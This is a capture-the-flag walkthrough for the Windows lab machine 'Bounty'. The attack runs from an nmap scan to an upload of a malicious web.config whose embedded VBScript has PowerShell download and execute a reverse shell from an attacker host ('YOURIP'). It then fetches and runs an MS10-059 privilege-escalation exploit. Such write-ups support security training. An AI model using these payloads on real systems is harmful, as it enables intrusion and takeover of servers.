Bounty
| Name: |
Bounty

|
|---|---|
| Release Date: | 16 Jun 2018 |
| Retire Date: | 27 Oct 2018 |
| OS: | Windows  |
| Base Points: | Easy - Retired [0] |
| Rated Difficulty: |  |
| Radar Graph: |  |
 |
no0ne  00 days, 03 hours, 54 mins, 58 seconds 00 days, 03 hours, 54 mins, 58 seconds |
 |
no0ne 00 days, 04 hours, 03 mins, 57 seconds |
| Creator: | mrb3n  |
| CherryTree File: | CherryTree - Remove the .txt extension |
Again, we start with nmap -sC -sV -oA ./bounty 10.10.10.93
$  nmap -sC -sV -oA ./bounty 10.10.10.93
  Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-30 15:37 EDT
  Nmap scan report for 10.10.10.93
  Host is up (0.063s latency).
  Not shown: 999 filtered ports
  PORT   STATE SERVICE VERSION
  80/tcp open  http    Microsoft IIS httpd 7.5
  | http-methods:
  |_  Potentially risky methods: TRACE
  |_http-server-header: Microsoft-IIS/7.5
  |_http-title: Bounty
  Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

  Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
  Nmap done: 1 IP address (1 host up) scanned in 14.24 seconds
We have a box with ONLY a web port open. The site is a simple image (Merlin from Disney's Sword in the Stone). Let's Dirbuter it and see what we can find. Shortly after that starts running, it finds a "transfer.aspx" page. Let's check there

It looks like a simple file upload page, and the "uploadedfiles" folder looks to be where they land. After much trial and error, I finally get a web.config file to upload successfully. A little bit of Google-Fu and we find
https://soroush.secproject.com/blog/2014/07/upload-a-web-config-file-for-fun-profit/. Let's see what we can come up with.
$  web.config

 <?xml version="1.0" encoding="UTF-8"?>
<configuration>
    <system.webServer>
      <handlers accessPolicy="Read, Script, Write">
         <add name="web_config" path="*.config" verb="*" modules="IsapiModule"
		 scriptProcessor="%windir%\system32\inetsrv\asp.dll" resourceType="Unspecified"
		 requireAccess="Write" preCondition="bitness64" />
      </handlers>
      <security>
         <requestFiltering>
            <fileExtensions>
               <remove fileExtension=".config" />
            </fileExtensions>
            <hiddenSegments>
               <remove segment="web.config" />
            </hiddenSegments>
         </requestFiltering>
      </security>
   </system.webServer>
</configuration>
<%@ Language=VBScript %>
<%
  call Server.CreateObject("WSCRIPT.SHELL").Run("cmd.exe /c powershell.exe -c
  iex(new-object net.webclient).downloadstring('http://YOURIP/Invoke-PowerShell.ps1')")
%>
Invoke-PowerShell.ps1 came from https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1
and I added Invoke-PowerShellTcp -Reverse -IPAddress YOURIP -Port 9999 to the very end.
Now just set a netcat listener and navigate to the web.config file you just uploaded. Boom! Instant user shell.
For PrivEsc, run systeminfo. Output that to a file (my output is in the CTB). Feed that file to the Windows Exploit Suggester. You will get this output
[E] MS11-011: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (2393802) - Important
[M] MS10-073: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (981957) - Important
[M] MS10-061: Vulnerability in Print Spooler Service Could Allow Remote Code Execution (2347290) - Critical
[E] MS10-059: Vulnerabilities in the Tracing Feature for Services Could Allow Elevation of Privilege (982799) - Important
[E] MS10-047: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (981852) - Important
[M] MS10-002: Cumulative Security Update for Internet Explorer (978207) - Critical
[M] MS09-072: Cumulative Security Update for Internet Explorer (976325) - Critical
If you have been following along alphabetically, Arctic also had the MS10-059 vulnerability. From the Powershell window, you can run this to get the exe over to the target
(new-object net.webclient).downloadfile('http://YOURIP/MS10-059.exe', '\users\merlin\appdata\local\temp\ex.exe')

From there, start a nc -lvnp listener on your machine and run the exe
.\ex.exe YOURIP PORT
Now you are NT AUTHORITY\SYSTEM. Use type instead of cat because this is a windows box and there are your flags.